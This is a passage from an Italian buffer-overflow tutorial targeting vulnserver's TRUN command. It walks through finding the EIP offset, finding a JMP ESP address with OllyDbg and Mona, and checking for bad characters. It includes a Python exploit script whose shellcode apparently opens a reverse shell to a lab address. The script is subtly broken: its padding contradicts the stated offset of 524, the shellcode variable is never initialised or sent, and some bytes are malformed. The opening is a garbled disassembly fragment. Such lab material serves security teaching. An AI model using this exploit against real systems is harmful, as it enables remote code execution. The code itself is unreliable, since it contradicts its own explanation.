004011B3  0010      JND 7041A000
004011B5  0010      JND 7041A000
004011B7  0010      JND 7041A000
004011B9  0010      JND 7041A000
004011BB  0010      JND 7041A000
004011BD  0010      JND 7041A000
004011BF  0010      JND 7041A000
004011C1  0010      JND 7041A000
004011C3  0010      JND 7041A000
004011C5  0010      JND 7041A000
004011C7  0010      JND 7041A000
004011C9  0010      JND 7041A000
0040
```


Il procedimento è simile a quello visto fino ad ora. Ora possiamo passare direttamente alla creazione della stringa ciclica. Una volta inviato il payload ciclico, l'applicativo crasherà e la nostra zona di interesse sarà l'EIP.

```
Registers (FPU)
EAX FFFFFFFF
ECX 00000073
EDX 00000041
EBX 7FFDE000
ESP 0041F800 ASCII "Ar6Ar7Ar8Ar9As0As1As2As3As4As5As
EBP 72413372
ESI 00000000
EDI 00000000
EIP 35724134

C 1 ES 002B 32bit 0(FFFFFFFF)
P 1 CS 0023 32bit 0(FFFFFFFF)
A 1 SS 002B 32bit 0(FFFFFFFF)
Z 0 DS 002B 32bit 0(FFFFFFFF)
S 1 FS 0063 32bit 7FFC2000(FFF)
T 0 GS 006B 32bit 0(0)
D 0
O 0 LastErr ERROR_SUCCESS (00000000)
EFL 00010297 (NO, B, NE, BE, S, PE, L, LE)

ST0 empty 0.0
ST1 empty 0.0
ST2 empty 0.0
ST3 empty 0.0
ST4 empty 0.0
ST5 empty 0.0
ST6 empty 0.0
ST7 empty 0.0

3 2 1 0 E S P U O Z D I
FST 0000 Cond 0 0 0 0 Err 0 0 0 0 0 0 0 0 (GT)
FCW 037F Prec NEAR, 64 Mask 1 1 1 1 1 1
```

Nell'EIP avremo il valore 35724134. Anche in questo caso, bisogna trovare l'offset che, nel caso in questione, è pari a 524. L'obiettivo è quello di sovrascrivere l'EIP.


L'EIP (Instruction Pointer) rappresenta la locazione di memoria dell'istruzione successiva che dovrà essere eseguita, quindi è un puntatore all'istruzione successiva.

L'ESP (Stack Pointer) rappresenta la parte più alta dello stack e contiene l'indirizzo della cima dello stack.


L'istruzione **JMP ESP** salta all'indirizzo contenuto nell'ESP da qualsiasi punto della memoria. Se mettiamo l'indirizzo di una JMP ESP all'interno dell'EIP, forzeremo il programma a saltare direttamente all'ESP.

Questo è importante perché l'ESP conterrà il nostro codice malevolo. Utilizzando questa tecnica, possiamo dirigere l'esecuzione del programma verso il nostro payload, permettendo l'esecuzione del codice arbitrario inserito nello stack.

Andiamo ora a cercare l'indirizzo di **JMP ESP** tramite OllyDBG.



Digitiamo quindi Ctrl + B per aprire la finestra di ricerca, e nella sezione HEX inseriamo FF E4, che corrisponde in esadecimale all'istruzione JMP ESP.



L'indirizzo di JMP ESP è quindi: *625011AF*

Ricordiamo che ci serve in notazione Little Endian: *AF115062*

E lo poniamo nella codifica corretta: `\Xaf\x11\x50\x62`

A questo punto modifichiamo lo script inserendo nell'EIP l'indirizzo del JMP ESP appena trovato e codificato e subito dopo una serie di NOP + ShellCode.

```
1 #!/usr/bin/env python3
2
3 import socket
4 from pwn import *
5
6
7
8 buff = "TRUN ./:/"
9 buff += "A" * 2000 #Riempimento del buffer
10 buff += "\xAF\x11\x50\x62"
11 buff += "\x90" * 10
12
13 Shell += b"\xfc\xe8\x8f\x00\x00\x00\x60\x31\xd2\x89\xe5\x64"
14 Shell += b"\x8b\x52\x30\x8b\x52\x0c\x8b\x52\x14\x31\xff\x0f"
15 Shell += b"\xb7\x4a\x26\x8b\x72\x28\x31\xc0\xac\x3c\x61\x7c"
16 Shell += b"\x02\x2c\x20\xc1\xcf\x0d\x01\xc7\x49\x75\xef\x52"
17 Shell += b"\x57\x8b\x52\x10\x8b\x42\x3c\x01\xd0\x8b\x40\x78"
18 Shell += b"\x85\xc0\x74\x4c\x01\xd0\x50\x8b\x58\x20\x8b\x48"
19 Shell += b"\x18\x01\xd3\x85\xc9\x74\x3c\x49\x31\xff\x8b\x34"
20 Shell += b"\x8b\x01\xd6\x31\xc0\xc1\xcf\x0d\xac\x01\xc7\x38"
21 Shell += b"\xe0\x75\xf4\x03\x7d\xf8\x3b\x7d\x24\x75\xe0\x58"
22 Shell += b"\x8b\x58\x24\x01\xd3\x66\x8b\x0c\x4b\x8b\x58\x1c"
23 Shell += b"\x01\xd3\x8b\x04\x8b\x01\xd0\x89\x44\x24\x24\x5b"
24 Shell += b"\x5b\x61\x59\x5a\x51\xff\xe0\x58\x5f\x5a\x8b\x12"
25 Shell += b"\xe9\x80\xff\xff\xff\x5d\x68\x33\x32\x00\x00\x68"
26 Shell += b"\x77\x73\x32\x5f\x54\x68\x4c\x77\x26\x07\x89\xe8"
27 Shell += b"\xff\xd0\xb8\x90\x01\x00\x00\x29\xc4\x54\x50\x68"
28 Shell += b"\x29\x80\x6b\x00\xff\xd5\x6a\x0a\x68\xc0\xa8\x64"
29 Shell += b"\x04\x68\x02\x00\x04\xd2\x89\xe6\x50\x50\x50\x50"
30 Shell += b"\x40\x50\x40\x50\x68\xea\x0f\xdf\xe0\xff\xd5\x97"
31 Shell += b"\x6a\x10\x56\x57\x68\x99\xa5\x74\x61\xff\xd5\x85"
32 Shell += b"\xc0\x74\x0a\xff\x4e\x08\x75xec\xe8\x67\x00\x00"
33 Shell += b"\x00\x6a\x00\x6a\x04\x56\x57\x68\x02\xd9\xc8\x5f"
34 Shell += b"\xff\xd5\x83\xf8\x00\x7e\x36\x8b\x36\x6a\x40\x68"
35 Shell += b"\x00\x10\x00\x00\x56\x6a\x00\x68\x58\xa4\x53\xe5"
36 Shell += b"\xff\xd5\x93\x53\x6a\x00\x56\x53\x57\x68\x02\xd9"
37 Shell += b"\xc8\x5f\xff\xd5\x83\xf8\x00\x7d\x28\x58\x68\x00"
38 Shell += b"\x40\x00\x00\x6a\x00\x50\x68\x0b\x2f\x0f\x30\xff"
39 Shell += b"\xd5\x57\x68\x75\x6e\x4d\x61\xff\xd5\x5e\x5e\xff"
40 Shell += b"\x0c\x24\x0f\x85\x70\xff\xff\xff\xe9\x9b\xff\xff"
41 Shell += b"\xff\x01\xc3\x29\xc6\x75\xc1\xc3\xbb\xf0\xb5\xa2"
42 Shell += b"\x56\x6a\x00\x53\xff\xd5"
43
44
45 try:
46     s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
47     s.connect(("192.168.100.5", 9999))
48     print(s.recv(1024))
49     s.send(buff.encode()) # Invia il buffer
50     s.close()
51
52 except:
53     print("Applicazione crashata")
54
55
```

In memoria allora avremo:

Una serie di 41 (Le nostre "A") + \xaf\x11\x50\x62 + NOP + Shellcode

1.10Extra – Windows: Mona e ImmunityDebugger

Riporto di seguito un ulteriore procedimento alternativo per un eventuale e generico applicativo Windows, quindi di tipo .exe, ma questa volta con il programma vulnerabile eseguito direttamente su un sistema operativo Windows e non su Linux.

Utilizzeremo Immunity Debugger ed il modulo Mona per aiutarci nell'esecuzione della vulnerabilità.

I passaggi sono analoghi (Ollydbg e Immunity Debugger hanno un funzionamento molto simile) fino alla scoperta del JMP ESP.

Al posto di ricercare nel programma tramite Ctrl + B l'indirizzo di JMP ESP, possiamo eseguire il comando `!mona jmp -r ESP -m "essfunc.dll"` per ottenere una lista di istruzioni JMP ESP valide.

```
0BADF000 - Number of pointers of type 'jmp esp' : 9
0BADF000 [+] Results :
625011af : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
625011bb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
625011c7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
625011d3 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
625011df : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
625011eb : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
625011f7 : jmp esp : (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
62501203 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
62501205 : jmp esp : ascii (PAGE_EXECUTE_READ) [essfunc.dll] ASLR: False, Rebase: False, SafeSEH: False, OS: False, v-1.0- (C:\Users\Nalware\Desktop\boofuzz\essfunc.dll)
0BADF000 Found a total of 9 pointers
0BADF000 [+] This mona.py action took 0:00:02.353000

!mona jmp -r ESP -m "essfunc.dll"
```

Questo comando cerca le istruzioni JMP ESP all'interno del modulo specificato (essfunc.dll) e fornisce una lista di indirizzi validi che possiamo utilizzare per indirizzare l'esecuzione del programma verso il nostro payload.

Come notiamo il primo indirizzo che trova è 0x625011af, che è lo stesso ritrovato con OllyDBG.

Inoltre mona consente anche di eseguire il comando `!mona bytearray` (di cui abbiamo parlato prima) per scovare i Bad characters. Possiamo incollare questi valori nel nostro script per avere un bytearray completo di ogni possibile carattere esadecimale. Dopo averlo generato e aver aggiornato il nostro script, lo eseguiamo contro il server vulnerabile collegato ad Immunity Debugger.

Dopo aver eseguito lo script, analizziamo Immunity debugger:

```
00A0F9D0 41 41 41 41 42 42 42 42 AAAABBBB
00A0F9D8 00 90 CC 00 08 7B CC 00 .e|f.7C|f.
00A0F9E0 B8 0B 00 00 00 00 00 00 70.....
00A0F9E8 00 00 00 00 00 00 00 00 .....
00A0F9F0 00 00 00 00 00 00 00 00 .....
00A0F9F8 00 00 00 00 00 00 00 00 .....
00A0FA00 00 00 CC 00 00 00 00 00 ..|f.....
00A0FA08 00 00 00 00 00 00 00 00 .....
00A0FA10 00 00 00 00 00 00 00 00 .....
00A0FA18 00 00 71 00 6A 00 00 40 ..q.j.,@
00A0FA20 00 00 00 00 08 90 CC 00 ....|e|f.
00A0FA28 00 00 00 00 00 00 00 00 .....
00A0FA30 00 00 00 00 6A 00 2C 40 ....j.,@
00A0FA38 00 00 00 00 5A BD 4C 75 ....ZuLu
00A0FA40 40 BC 4C 75 BC 61 F9 F2 @uLu a-z
00A0FA48 01 00 00 00 02 00 00 00 0...0...
00A0FA50 00 00 4B 75 00 00 00 00 ..Ku....
00A0FA58 00 00 00 00 00 00 00 00 .....
00A0FA60 00 00 00 00 00 00 00 00 .....
00A0FA68 0C FB A0 00 D0 A8 FE 76 .rã.ã.ã.ã.
00A0FA70 7F F8 3B A3 FE FF FF FF ð:ü=
00A0FA78 B8 FA A0 00 6A 99 FA 76 7.ã.jö.v
00A0FA80 AC FB A0 00 D0 A8 FE 76 %rã.ã.ã.ã.
00A0FA88 7F F8 3B A3 FE FF FF FF ð:ü=
00A0FA90 D0 FA A0 00 6A 99 FA 76 .ã.jö.v
00A0FA98 08 02 00 00 52 E9 FA 6E 0.0..R0.n
00A0FAA0 84 A1 CC 28 01 00 00 00 ä|f(0...
00A0FAA8 02 00 00 00 00 00 FA 6E 0.....n
00A0FAB0 08 76 08 77 02 00 00 00 0.0.0.0...
00A0FAB8 BC 61 F9 F2 A0 FA A0 00 u a-zã.ã.
00A0FAC0 04 00 00 00 2C FB A0 00 .,.,.,rã.
00A0FAC8 B0 E2 FA 6E 10 54 91 46 0.0.nTãF
00A0FAD0 FE FF FF FF 52 E9 FA 6E . R0.n
00A0FAD8 5C CE FA 6E 82 CE FA 6E \t.nëf.n
00A0FAE0 6C A0 CC 28 00 00 FA 6E lã|f(0...n
00A0FAE8 02 00 00 00 02 00 00 00 0...0...
00A0FAF0 0D 00 00 00 00 FB A0 00 .....rã.
00A0FAF8 F5 69 3E 75 94 23 43 75 Ji>u0#Cu
00A0FB00 38 FB A0 00 31 64 3E 75 8rã.1d>u
00A0FB08 0C 00 00 00 4C FB A0 00 ....Lrã.
00A0FB10 ED 10 50 62 00 00 50 62 0Pb..Pb
00A0FB18 00 00 FA 6E 02 00 00 00 ...n0...
00A0FB20 01 00 00 00 E0 FA A0 00 0...x.ã.
00A0FB28 AC FB A0 00 AC FB A0 00 %rã.%rã.
00A0FB30 B0 E2 FA 6E 50 5E 91 46 0.0.nP^ãF
00A0FB38 FE FF FF FF 4C FB A0 00 . Lrã.
00A0FB40 B8 CD FA 6E 00 00 00 00 0=n....
00A0FB48 60 FB A0 00 6C FB A0 00 'rã.lrã.
00A0FB50 28 B8 71 00 10 B8 71 00 (q.q.q.q
00A0FB58 30 65 FB 76 00 00 00 00 0e.r.v....
00A0FB60 D4 00 00 00 00 00 FA 6E t.....n
00A0FB68 06 00 00 00 33 00 00 00 .3...
00A0FB70 50 00 00 00 50 00 CC 00 0.0.0.0
```

Osserviamo che l'applicativo crasha come previsto. Se facciamo click con il tasto destro sul registro EAX e selezioniamo "Follow in Dump", vediamo tutto ciò che abbiamo inviato finora e notiamo che “\x00” è stato tradotto correttamente, ma ogni carattere successivo non lo è. Quindi, possiamo assumere che “\x00” sia un carattere non valido e lo rimuoviamo dal nostro script per poi eseguirlo nuovamente. Questo processo è tedioso, ma necessario. Fortunatamente, sembra che “\x00” sia l'unico carattere non valido.

Completiamo quindi l'exploit andando a generare lo shellcode tramite msfvenom ad esclusione del carattere “\x00” ed eseguire lo stesso script del caso precedente.